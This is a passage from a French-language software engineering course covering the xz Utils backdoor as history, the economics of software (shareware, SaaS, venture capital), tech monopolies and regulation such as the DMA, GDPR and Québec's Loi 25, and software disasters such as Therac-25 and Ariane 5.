Le cas le plus inquiétant est peut-être celui de xz Utils en 2024. Un contributeur opérant sous le pseudonyme "Jia Tan" a patiemment gagné la confiance du mainteneur solitaire du projet xz, une bibliothèque de compression utilisée dans pratiquement toutes les distributions Linux. Après des années de contributions légitimes, Jia Tan a introduit une porte dérobée (backdoor) sophistiquée

qui aurait pu compromettre des millions de serveurs. La backdoor a été découverte par accident, par un développeur de Microsoft qui a remarqué que les connexions SSH étaient anormalement lentes. L'attaque exploitait précisément la vulnérabilité sociale de l'open source : un mainteneur épuisé, soulagé de recevoir enfin de l'aide, avait progressivement cédé les droits de commit à un inconnu. C'est un sujet que nous avons également abordé dans la section sur la sécurité du module 5.

Ces épisodes illustrent une tension fondamentale. L'open source a spectaculairement réussi comme modèle de développement : il a produit les logiciels les plus utilisés au monde. Mais il n'a pas résolu le problème de la maintenance à long terme. Les développeurs créent et contribuent par passion, mais la maintenance quotidienne (répondre aux issues, réviser les pull requests, mettre à jour les dépendances, corriger les failles de sécurité) est un travail ingrat qui mène à l'épuisement. Le dessin humoristique de xkcd intitulé "Dependency" résume bien la situation :



Toute l'infrastructure numérique moderne, représentée par un empilement de blocs massifs, repose en fin de compte sur un projet maintenu bénévolement par un inconnu quelque part. Pour certains projets open source, ceci n'est pas du tout une exagération.

L'économie du logiciel

Le logiciel est partout, mais comment génère-t-il de la valeur économique ? La question peut sembler simple, mais elle cache une particularité fondamentale : le logiciel a un coût de reproduction essentiellement nul. Copier un programme ne coûte rien. C'est ce qui distingue radicalement l'économie du logiciel de celle des biens physiques, et c'est ce qui explique pourquoi l'industrie a passé des décennies à chercher le bon modèle. Comment faire payer quelque chose qui se copie gratuitement ? Comme nous l'avons vu dans la section précédente, l'open source a proposé une réponse radicale : ne pas faire payer le logiciel lui-même, mais les services autour. Mais l'open source n'est qu'un modèle parmi d'autres. Cette section retrace l'évolution des manières de vendre du logiciel, depuis les premières licences propriétaires jusqu'aux abonnements cloud, en passant par le shareware, le freemium et les marketplaces d'applications.

Du logiciel en boîte au shareware

Avant que le logiciel ne devienne une industrie à part entière, il était indissociable du matériel. Dans les années 1960 et 1970, les fabricants d'ordinateurs comme IBM vendaient des machines, et le logiciel était inclus, souvent avec le code source. C'est le consent decree de 1956, puis surtout la décision d'IBM en 1969 de séparer la tarification du matériel et du logiciel (le *unbundling*), qui a créé les conditions d'une industrie logicielle autonome. Des entreprises comme SAP (fondée en 1972 par d'anciens employés d'IBM en Allemagne) et Oracle (1977) ont bâti des empires sur la vente de licences perpétuelles : le client payait un montant initial élevé pour le droit d'utiliser le logiciel, puis un frais annuel de maintenance pour les mises à jour et le support. Microsoft a poussé ce modèle encore plus loin avec Windows et Office, vendus en boîte dans les magasins d'informatique, un modèle que les anglophones appellent *shrink-wrap software* (du film plastique qui emballait la boîte). Au Québec, des entreprises comme CGI (fondée à Québec en 1976) et DMR (fondée à Montréal en 1973, acquise par Fujitsu en 2002) se sont positionnées sur un créneau complémentaire : plutôt que de vendre des produits logiciels, elles vendaient des services de développement sur mesure et de consultation, un modèle qui reste dominant dans le secteur des TI au Québec.



Parallèlement au logiciel propriétaire vendu en boîte, le shareware a représenté une expérimentation économique fascinante. Comme nous l'avons mentionné dans la section sur l'open source, le shareware distribuait le programme gratuitement, mais demandait un paiement volontaire après une période d'essai. Ce qui rendait ce modèle possible, c'était la nature même du logiciel : un bien qui se copie sans coût. Plutôt que de lutter contre la copie, le shareware l'utilisait comme canal de distribution. Les disquettes circulaient de main en main, les fichiers se retrouvaient sur les BBS (Bulletin Board Systems) et les CD-ROM de compilation vendus en kiosque. Le modèle reposait sur la confiance et la bonne foi : un écran de rappel au démarrage, parfois une fonctionnalité limitée, mais rarement un vrai verrou. DOOM (id Software, 1993) a poussé cette logique à l'extrême en distribuant gratuitement le premier épisode du jeu, puis en vendant les suivants. Ce modèle, qu'on appellerait aujourd'hui *freemium*, a été un succès commercial majeur. Le shareware a progressivement disparu avec l'arrivée du web, qui a rendu la distribution numérique triviale et ouvert la voie à des modèles plus sophistiqués. Mais il a laissé une idée durable : donner le produit pour vendre autre chose. L'industrie du jeu vidéo a d'ailleurs été un laboratoire pour pratiquement tous les modèles économiques du logiciel. Du shareware de DOOM, elle est passée aux abonnements mensuels (World of Warcraft, 2004), puis au *free-to-play* financé par des microtransactions (Fortnite, League of Legends), et enfin aux abonnements de type catalogue (Xbox Game Pass). Chaque transition reflétait un changement technologique : l'arrivée du haut débit a rendu le jeu en ligne viable, et les smartphones ont créé un marché de masse pour les jeux gratuits.



Le logiciel comme service

La transformation la plus profonde de l'économie du logiciel est venue d'une idée simple : et si, au lieu de vendre un programme que le client installe sur sa machine, on lui vendait l'accès à ce programme via Internet ? Salesforce, fondée en 1999 par Marc Benioff (un ancien cadre d'Oracle), a été la première entreprise à bâtir un empire sur cette proposition. Son slogan, "No Software" (accompagné d'un logo montrant le mot "software" barré), résumait la promesse : plus besoin d'installer, de configurer ou de mettre à jour quoi que ce soit. Le logiciel tourne sur les serveurs du fournisseur, et le client y accède via son navigateur web. Le modèle économique passe de la licence perpétuelle à l'abonnement mensuel ou annuel, ce qui transforme un revenu ponctuel en revenu récurrent. Pour le fournisseur, c'est une révolution : la prévisibilité du revenu permet de planifier, d'investir, et de lever du capital. Pour le client, c'est la fin des migrations douloureuses entre versions majeures, puisque tout le monde utilise toujours la dernière version. Ce modèle, le SaaS (Software as a Service), est devenu le modèle dominant de l'industrie logicielle. Microsoft lui-même a pivoté : Office, autrefois vendu en boîte pour quelques centaines de dollars, est devenu Microsoft 365, un abonnement. Adobe a fait de même avec Creative Suite devenu Creative Cloud. Cette transition n'a pas été sans friction : quand Adobe a annoncé en 2013 qu'il n'y aurait plus de version perpétuelle de

Photoshop, la communauté créative a protesté vigoureusement, mais le modèle s'est imposé.

Le SaaS a aussi donné naissance à un phénomène plus large : les plateformes. L'App Store d'Apple (2008) et Google Play ont créé un nouveau type d'intermédiaire : le *marketplace*, un magasin numérique qui met en contact les développeurs et les utilisateurs, et qui prélève une commission sur chaque transaction. La commission de 30 % imposée par Apple est devenue un sujet de controverse majeur, menant notamment au procès Epic Games v. Apple en 2021. Mais au-delà des marketplaces destinées aux utilisateurs finaux, une autre forme de plateforme a émergé : l'*API economy*. Des entreprises comme Stripe (paiements en ligne), Twilio (communications) et Mapbox (cartographie) ne vendent pas de logiciel au sens traditionnel. Elles vendent l'accès à des fonctionnalités via des APIs, facturées à l'usage. Un développeur qui veut intégrer le paiement par carte de crédit dans son application n'a plus besoin de négocier avec une banque et d'implémenter un protocole complexe : quelques lignes de code suffisent pour appeler l'API de Stripe. C'est le logiciel comme service au sens le plus littéral, et c'est un modèle qui fait directement écho aux APIs que nous avons étudiées dans le module 3. Shopify, fondée à Ottawa en 2006 par Tobias Lütke (un développeur allemand, membre de l'équipe principale du framework Ruby on Rails), illustre parfaitement cette convergence : l'entreprise est à la fois une plateforme SaaS pour les commerçants, un marketplace d'applications pour les développeurs tiers, et un fournisseur d'APIs pour l'écosystème e-commerce. Son succès en a fait l'une des plus grandes entreprises technologiques canadiennes.



La culture startup et le capital de risque

Le SaaS et les plateformes n'auraient pas connu une telle expansion sans un carburant financier particulier : le capital de risque (*venture capital*, ou VC). Le modèle est simple en apparence : un investisseur finance une jeune entreprise en échange d'une part du capital, en pariant que la valeur de cette part explosera si l'entreprise réussit. La plupart des investissements échouent, mais un seul grand succès peut compenser des dizaines d'échecs. Ce modèle a façonné la Silicon Valley depuis les années 1970, mais c'est à partir des années 2000 qu'il a transformé la culture même du développement logiciel. La logique du VC favorise la croissance rapide au détriment de la rentabilité

immédiate. Reid Hoffman, cofondateur de LinkedIn, a formalisé cette approche dans *Blitzscaling* (2018) : l'idée est de croître le plus vite possible pour conquérir un marché avant les concurrents, quitte à perdre de l'argent pendant des années. "Move fast and break things", le slogan interne de Facebook popularisé par Mark Zuckerberg, résumait cette philosophie. Le résultat est un écosystème où des entreprises comme Uber, WeWork ou Theranos ont pu lever des milliards de dollars avant d'avoir prouvé la viabilité de leur modèle. Les critiques de cette culture sont nombreuses : pression sur les développeurs, dette technique accumulée volontairement, et une tendance à privilégier les métriques de croissance sur la qualité du produit. Mais le modèle a aussi produit des entreprises qui ont véritablement transformé leur industrie.

Pourquoi le logiciel coûte cher

Si le logiciel ne coûte rien à copier, pourquoi coûte-t-il si cher à produire ? La réponse tient dans une asymétrie fondamentale : le coût du logiciel est presque entièrement un coût de conception. Il n'y a pas de matières premières, pas de chaîne de montage, pas d'inventaire. Ce qu'on paie, c'est le temps de personnes qualifiées qui réfléchissent à des problèmes complexes. C'est ce que Fred Brooks avait identifié dès 1975 dans *The Mythical Man-Month* : ajouter des développeurs à un projet en retard le retarde davantage, parce que la communication entre les personnes croît plus vite que leur nombre. Le Standish Group, dans ses rapports CHAOS publiés depuis 1994, a documenté l'ampleur du problème : selon leurs données, une proportion importante de projets logiciels dépasse leur budget ou leur échéancier, et certains sont purement abandonnés. Ces chiffres, bien que contestés méthodologiquement, ont eu un impact durable sur la perception de l'industrie. Le coût du logiciel n'est pas un problème technique qu'on résout avec de meilleurs outils. C'est un problème humain et organisationnel, ce qui explique pourquoi tant de sujets abordés dans ce cours (les tests du module 2, l'architecture du module 3, les méthodes agiles du module 4, l'automatisation du module 5) sont autant de tentatives de réduire ce coût, ou du moins de le rendre plus prévisible.

Monopoles et régulation

Le logiciel possède une propriété économique qui favorise naturellement la concentration : les effets de réseau. Plus un produit a d'utilisateurs, plus il devient utile pour chaque utilisateur. Un réseau social sans vos amis ne sert à rien. Un système d'exploitation sans applications n'intéresse personne. Cette dynamique, combinée au coût de reproduction quasi nul que nous avons vu dans la section précédente, crée une logique de "winner takes all" où un petit nombre d'entreprises finit par dominer des marchés entiers. Le phénomène n'est pas nouveau : l'industrie informatique a connu plusieurs vagues de concentration, et à chaque fois, les gouvernements ont tenté d'intervenir, avec des résultats mitigés. Cette section retrace l'histoire des monopoles logiciels, les mécanismes qui les rendent possibles, et les tentatives de régulation qui cherchent à préserver la concurrence et à protéger les utilisateurs.

L'histoire de la concentration

L'histoire de l'industrie informatique est jalonnée de monopoles successifs, et à chaque époque, c'est l'entreprise dominante qui a défini les règles du jeu. Le premier grand monopole fut celui d'IBM. Dans les années 1960 et 1970, IBM contrôlait environ 70 % du marché des ordinateurs centraux (*mainframes*). Sa domination était si complète que l'industrie se décrivait comme "IBM and the Seven Dwarfs" (les sept nains étant Burroughs, UNIVAC, NCR, Control Data, Honeywell, General Electric et RCA). Le gouvernement américain avait déjà contraint IBM en 1956 avec un *consent decree* qui l'obligeait, entre autres, à vendre ses machines (pas seulement les louer) et à licencier ses brevets à des conditions raisonnables. C'est la décision d'*unbundling* de 1969, que nous avons mentionnée dans la section précédente, qui a eu l'impact le plus durable : en séparant la tarification du matériel et du logiciel, IBM a involontairement créé les conditions d'une industrie logicielle indépendante, ouvrant la porte à des entreprises comme SAP, Oracle et Microsoft.



Le cas d'AT&T est peut-être encore plus révélateur de l'impact qu'un démantèlement peut avoir sur l'innovation. AT&T détenait un monopole sur les télécommunications aux États-Unis depuis le début du 20e siècle. Ses Bell Labs, le laboratoire de recherche de l'entreprise, avaient produit des inventions fondamentales : le transistor (1947), la théorie de l'information de Claude Shannon (1948), le langage C et le système d'exploitation Unix (années 1970). Mais un consent decree de 1956 interdisait à AT&T de commercialiser des produits en dehors des télécommunications, ce qui explique pourquoi Unix a été distribué quasi gratuitement aux universités, semant les graines de toute une culture de partage du code qui allait mener au mouvement du logiciel libre. En 1982, le département de Justice américain a forcé le démantèlement d'AT&T en sept compagnies régionales (les "Baby Bells"). Libérée de ses restrictions, AT&T a pu entrer sur le marché de l'informatique, mais elle a aussi commencé à commercialiser Unix de manière plus agressive, ce qui a paradoxalement fragmenté l'écosystème Unix (les fameuses "Unix wars" entre différentes versions incompatibles) et ouvert un espace que Linux allait finir par occuper.



Le monopole le plus marquant pour l'industrie du logiciel est sans doute celui de Microsoft dans les années 1990. Windows équipait plus de 90 % des ordinateurs personnels, et Microsoft utilisait cette position dominante de manière agressive. L'épisode le plus connu est la "guerre des navigateurs" : en intégrant Internet Explorer directement dans Windows et en imposant des accords d'exclusivité aux fabricants de PC, Microsoft a écrasé Netscape, qui détenait pourtant la majorité du marché des navigateurs en 1995. Le département de Justice américain a intenté un procès antitrust en 1998, et le juge Thomas Penfield Jackson a conclu en 2000 que Microsoft avait abusé de sa position de monopole. Le jugement initial ordonnait le démantèlement de Microsoft en deux entreprises distinctes (une pour le système d'exploitation, une pour les applications), mais cette décision a été renversée en appel, et l'affaire s'est conclue par un accord à l'amiable en 2001. Microsoft a dû ouvrir certaines de ses APIs et permettre aux fabricants de PC d'installer des logiciels concurrents. L'impact réel du procès est débattu : certains estiment qu'il a freiné les pratiques les plus agressives de Microsoft juste assez longtemps pour que Google, Firefox et d'autres puissent émerger. D'autres soutiennent que c'est le web lui-même, en déplaçant la valeur du système d'exploitation vers le navigateur et les services en ligne, qui a véritablement brisé le monopole de Microsoft.



Si les monopoles précédents étaient relativement simples à identifier (une entreprise, un marché), la concentration actuelle est plus diffuse et plus difficile à réguler. Les GAFAM (Google, Apple, Facebook/Meta, Amazon, Microsoft) ne dominent pas un seul marché chacun : ils en dominent

plusieurs simultanément, et ces marchés sont interconnectés. Google contrôle environ 90 % de la recherche web, mais aussi le navigateur dominant (Chrome), le système d'exploitation mobile dominant (Android), la principale plateforme vidéo (YouTube) et une infrastructure cloud majeure. Amazon domine le commerce en ligne, mais aussi l'hébergement cloud (AWS représente environ un tiers du marché mondial). Apple contrôle un écosystème matériel-logiciel fermé où elle est à la fois fabricante, distributrice (App Store) et de plus en plus fournisseuse de services. Meta possède les principaux réseaux sociaux (Facebook, Instagram, WhatsApp). Et Microsoft, loin d'avoir décliné après le procès antitrust, s'est réinventé comme géant du cloud (Azure), de la productivité (Microsoft 365) et, plus récemment, de l'IA (via son investissement massif dans OpenAI). Une stratégie commune à ces entreprises est l'acquisition comme arme concurrentielle : Google a acheté YouTube (2006) et Android (2005), Facebook a acheté Instagram (2012) et WhatsApp (2014), Microsoft a acheté LinkedIn (2016) et GitHub (2018). Dans chaque cas, un concurrent potentiel a été absorbé avant de pouvoir menacer la position dominante.

Les mécanismes de monopole propres au logiciel

Ces concentrations ne sont pas le fruit du hasard. Le logiciel possède des caractéristiques économiques qui favorisent naturellement la formation de monopoles, et les comprendre aide à expliquer pourquoi la situation actuelle est si difficile à corriger. Le premier mécanisme est l'effet de réseau, déjà mentionné en introduction : la valeur d'un produit augmente avec le nombre de ses utilisateurs. Un réseau social est inutile si vos proches n'y sont pas. Un système d'exploitation attire les développeurs d'applications, et les applications attirent les utilisateurs, dans une boucle de rétroaction que les économistes appellent un *marché biface* (*two-sided market*). Ce concept, formalisé par les économistes Jean Tirole (prix Nobel 2014) et Jean-Charles Rochet, explique pourquoi les plateformes comme l'App Store ou Google Play sont si difficiles à concurrencer : il ne suffit pas d'offrir un meilleur produit, il faut simultanément attirer les deux côtés du marché.

Le deuxième mécanisme est le verrouillage (*lock-in*) et les coûts de changement (*switching costs*). Une fois qu'un utilisateur ou une entreprise a investi du temps, des données et des habitudes dans un écosystème, en changer devient coûteux, même si une alternative supérieure existe. Une entreprise qui utilise Microsoft 365 a ses documents en format Office, ses flux de travail dans Teams, ses données dans OneDrive, ses scripts dans Excel. Migrer vers Google Workspace ne signifie pas seulement apprendre de nouveaux outils : c'est convertir des milliers de documents, reformer les employés, adapter les processus internes. Ce coût est souvent invisible au moment du choix initial, mais il devient une barrière considérable par la suite. Le même phénomène opère au niveau des développeurs : une application construite sur AWS utilise des services spécifiques (Lambda, DynamoDB, S3) dont les équivalents chez Google Cloud ou Azure ne sont pas directement compatibles. Le choix d'un fournisseur cloud est en pratique un engagement à long terme, ce que les fournisseurs savent très bien, et c'est pourquoi ils offrent souvent des crédits généreux aux startups pour les attirer dans leur écosystème dès le départ.

Le troisième mécanisme est le coût marginal quasi nul, que nous avons évoqué dans la section sur l'économie du logiciel. Produire le premier exemplaire d'un logiciel coûte cher, mais chaque copie supplémentaire ne coûte essentiellement rien. Cette structure de coûts crée des économies d'échelle extrêmes : une fois qu'une entreprise a investi dans le développement de son produit, chaque nouvel utilisateur augmente ses revenus sans augmenter significativement ses coûts. Le résultat est une dynamique de *winner takes all* où le premier acteur à atteindre une masse critique d'utilisateurs peut réinvestir ses profits pour améliorer son produit, ce qui attire encore plus d'utilisateurs, dans un cercle

vertueux pour le gagnant et vicieux pour ses concurrents. C'est ce qui explique pourquoi tant de marchés logiciels convergent vers un ou deux acteurs dominants : Google dans la recherche, Amazon dans le commerce en ligne, Spotify dans le streaming musical. Les concurrents ne disparaissent pas nécessairement, mais ils se retrouvent cantonnés à des niches ou à des marchés régionaux.

Les tentatives de régulation

Face à cette concentration, les gouvernements ont multiplié les interventions au cours des dernières années, avec une intensité qu'on n'avait pas vue depuis le procès Microsoft. L'Union européenne a été la plus agressive. La Commission européenne a infligé à Google plus de 8 milliards d'euros d'amendes entre 2017 et 2019 pour abus de position dominante : dans la recherche (favoriser ses propres services de comparaison de prix), dans Android (imposer l'installation de Chrome et Google Search aux fabricants de téléphones) et dans la publicité en ligne. Plus structurellement, l'UE a adopté en 2022 le Digital Markets Act (DMA), un règlement qui identifie des "contrôleurs d'accès" (*gatekeepers*) et leur impose des obligations spécifiques : permettre l'installation d'applications hors de leurs magasins officiels (*sideloading*), ne pas favoriser leurs propres services dans les résultats de recherche, garantir l'interopérabilité des services de messagerie, et permettre aux utilisateurs de changer facilement leurs applications par défaut. Apple a été contrainte d'autoriser les magasins d'applications alternatifs sur iOS en Europe, une concession qu'elle n'avait jamais faite auparavant. Aux États-Unis, l'approche a été plus judiciaire : le département de Justice a lancé un procès antitrust contre Google en 2020, portant sur ses accords d'exclusivité pour être le moteur de recherche par défaut (Google a payé environ 20 milliards de dollars à Apple en 2022 pour cette position dans Safari). Un juge a statué en 2024 que Google détenait un monopole illégal dans la recherche, une décision dont les conséquences concrètes restent à déterminer.



La protection des données


Parallèlement à la régulation de la concurrence, une autre forme de régulation a émergé autour de la protection des données personnelles. Le modèle économique de plusieurs géants du logiciel repose sur la collecte et la monétisation des données de leurs utilisateurs : Google et Meta tirent l'essentiel de leurs revenus de la publicité ciblée, rendue possible par le profilage détaillé des comportements en ligne. Le Règlement général sur la protection des données (RGPD), adopté par l'Union européenne en 2016 et entré en vigueur en 2018, a été le premier cadre réglementaire à imposer des obligations strictes à l'échelle d'un marché majeur : consentement explicite pour la collecte de données, droit d'accès et de rectification, droit à l'effacement ("droit à l'oubli"), obligation de notification en cas de fuite de données, et amendes pouvant atteindre 4 % du chiffre d'affaires mondial. Le RGPD a eu un effet d'entraînement mondial, inspirant des législations similaires dans plusieurs pays. Au Canada, la loi fédérale PIPEDA (Personal Information Protection and Electronic Documents Act, 2000) encadrait déjà la collecte de données dans le secteur privé, mais elle est largement considérée comme dépassée. Le Québec a pris les devants avec la Loi 25 (Loi modernisant des dispositions législatives en matière de protection des renseignements personnels), adoptée en 2021 et mise en œuvre progressivement entre 2022 et 2024. La Loi 25 impose entre autres la nomination d'un responsable de la protection des renseignements personnels, des évaluations d'impact pour les projets impliquant des données sensibles, et le consentement explicite pour la collecte. Pour les développeurs, ces lois ont des conséquences très concrètes : la manière dont on conçoit une base de données, dont on gère les sessions utilisateur, dont on implémente un formulaire d'inscription, tout cela est désormais encadré par la loi.



Questions ouvertes

Ces régulations sont encore jeunes, et plusieurs questions fondamentales restent ouvertes. L'interopérabilité, d'abord : devrait-on obliger les plateformes à communiquer entre elles ? Le DMA impose déjà à Meta d'ouvrir la messagerie de WhatsApp à d'autres applications, mais les détails techniques sont complexes (comment garantir le chiffrement de bout en bout entre deux systèmes différents ?). La portabilité des données, ensuite : le RGPD et la Loi 25 donnent aux utilisateurs le droit de récupérer leurs données, mais en pratique, télécharger une archive ZIP de ses publications Facebook ne permet pas de les importer ailleurs. La portabilité réelle exigerait des formats standardisés et des APIs d'import, ce qui n'existe pas encore dans la plupart des domaines. Le droit à la réparation, enfin, étend la question au-delà du logiciel : Apple, John Deere et d'autres fabricants utilisent des verrous logiciels pour empêcher la réparation de leurs appareils par des tiers, un sujet qui a mené à l'adoption de lois sur le droit à la réparation dans plusieurs États américains et en Europe.

L'écrivain et activiste Cory Doctorow a proposé en 2023 le terme *enshittification* pour décrire le cycle de vie des plateformes numériques : dans un premier temps, la plateforme offre un service de qualité pour attirer les utilisateurs ; puis elle dégrade progressivement l'expérience pour extraire de la valeur au profit des annonceurs et des partenaires commerciaux ; et enfin, elle capture toute la valeur pour elle-même, au détriment de tous. L'argument de Doctorow est que ce cycle n'est possible que grâce aux mécanismes de lock-in que nous avons décrits : les utilisateurs restent parce que partir coûte trop cher, pas parce que le service reste bon. Pour Doctorow, la solution passe par l'interopérabilité obligatoire et le démantèlement des verrous numériques, des positions qu'il défend activement au sein de l'Electronic Frontier Foundation.



L'informaticien et philosophe Jaron Lanier, pionnier de la réalité virtuelle dans les années 1980, porte une critique encore plus fondamentale. Dans *Who Owns the Future ?* (2013), Lanier soutient que le modèle économique dominant du web, où les services sont "gratuits" en échange des données des utilisateurs, est structurellement inéquitable. Les grandes plateformes, qu'il appelle les "serveurs sirènes" (*siren servers*), captent et monétisent la valeur produite par des millions de personnes sans les rémunérer. Quand un algorithme de traduction s'améliore grâce aux textes que des humains ont écrits, ou quand un modèle de recommandation devient plus précis grâce aux comportements de navigation de millions d'utilisateurs, la valeur créée est réelle, mais elle est entièrement captée par la plateforme. La proposition de Lanier, un système de micro-paiements qui rémunérerait les individus pour l'usage de leurs données, reste controversée et difficile à implémenter, mais elle pose une question que la simple régulation de la concurrence ne résout pas : qui devrait bénéficier de la valeur créée par les données collectives ?



Ces débats montrent que la régulation du logiciel est un chantier en cours, où les réponses législatives peinent à suivre le rythme de l'innovation technologique. C'est aussi un domaine où les ingénieurs logiciels ne sont pas de simples spectateurs : les choix techniques qu'ils font (formats ouverts ou propriétaires, APIs documentées ou fermées, collecte minimale ou maximale de données) ont des conséquences directes sur la capacité des utilisateurs à exercer leurs droits.

Catastrophes, éthique et responsabilité


Les sections précédentes ont exploré les dynamiques économiques et politiques du logiciel. Mais le logiciel n'est pas qu'un enjeu commercial : il contrôle des avions, des appareils médicaux, des marchés financiers, des systèmes de paye. Quand il échoue, les conséquences peuvent être mesurées en vies humaines, en milliards de dollars ou en services publics paralysés pendant des années. Cette section examine des cas où le logiciel a failli, non pas pour le plaisir morbide du catalogue d'horreurs, mais parce que chaque catastrophe révèle quelque chose de profond sur la manière dont on conçoit, teste, déploie et fait évoluer les systèmes logiciels. Les leçons qu'on en tire font écho à pratiquement tout ce que nous avons vu dans ce cours.

Catastrophes techniques

Le cas le plus cité dans l'enseignement du génie logiciel est probablement celui du Therac-25, un appareil de radiothérapie fabriqué par Atomic Energy of Canada Limited (AECL). Entre 1985 et 1987, au moins six patients ont reçu des surdoses massives de radiation, causant des décès et des blessures graves. Les versions précédentes de la machine (Therac-6 et Therac-20) utilisaient des verrous matériels (*hardware interlocks*) pour empêcher l'émission de doses dangereuses. Le Therac-25 avait remplacé ces verrous par des contrôles purement logiciels, en réutilisant du code des versions précédentes qui n'avait jamais été conçu pour être la seule ligne de défense. Le bogue était une condition de course (*race condition*) : si l'opérateur modifiait les paramètres de traitement trop rapidement, le logiciel pouvait configurer la machine pour un faisceau à haute énergie tout en affichant les paramètres d'un faisceau à faible énergie. Le mécanisme de ce bogue, deux opérations qui se croisent parce que personne ne contrôle leur ordre, est celui que décrit la section sur ce qui casse en concurrence. L'enquête a révélé que le logiciel n'avait jamais été soumis à une revue de code indépendante, qu'il n'existait pas de tests systématiques, et que les rapports d'incidents des hôpitaux avaient été ignorés par AECL pendant des mois. C'est un cas qui illustre simultanément l'absence de revue et de tests, qui n'auraient d'ailleurs pas suffi contre ce type de bogue (module 2), les dangers de la réutilisation de code sans validation des hypothèses (module 3), et l'importance d'une culture organisationnelle qui prend les signaux d'alarme au sérieux.



Le 4 juin 1996, la fusée Ariane 5 de l'Agence spatiale européenne a explosé 37 secondes après son lancement, détruisant une cargaison de satellites d'une valeur d'environ 370 millions de dollars. La cause était un débordement arithmétique (*integer overflow*) : un nombre à virgule flottante de 64 bits, représentant la vitesse horizontale de la fusée, a été converti en un entier signé de 16 bits. La valeur dépassait la capacité du type cible, ce qui a provoqué une exception non gérée, l'arrêt du système de navigation inertiel, et la perte de contrôle de la fusée. Le détail le plus frappant est que le code fautif provenait du système de référence inertiel d'Ariane 4, où il fonctionnait parfaitement. Ariane 4 avait une trajectoire de vol différente, avec des vitesses horizontales plus faibles qui ne dépassaient jamais la capacité d'un entier de 16 bits. Le code avait été réutilisé sans vérifier que les hypothèses implicites du programme (la plage de valeurs possibles) restaient valides dans le nouveau contexte. Pire encore, la conversion problématique n'était même pas nécessaire au fonctionnement d'Ariane 5 : c'était du code résiduel d'un alignement pré-lancement qui n'avait plus de raison d'être actif après le décollage. Le rapport d'enquête, rédigé par un comité présidé par Jacques-Louis Lions, est devenu un document de référence en génie logiciel. Il illustre un thème récurrent : la réutilisation de code est une pratique essentielle, mais elle exige de comprendre les hypothèses sous-jacentes, pas seulement de copier ce qui a fonctionné ailleurs.



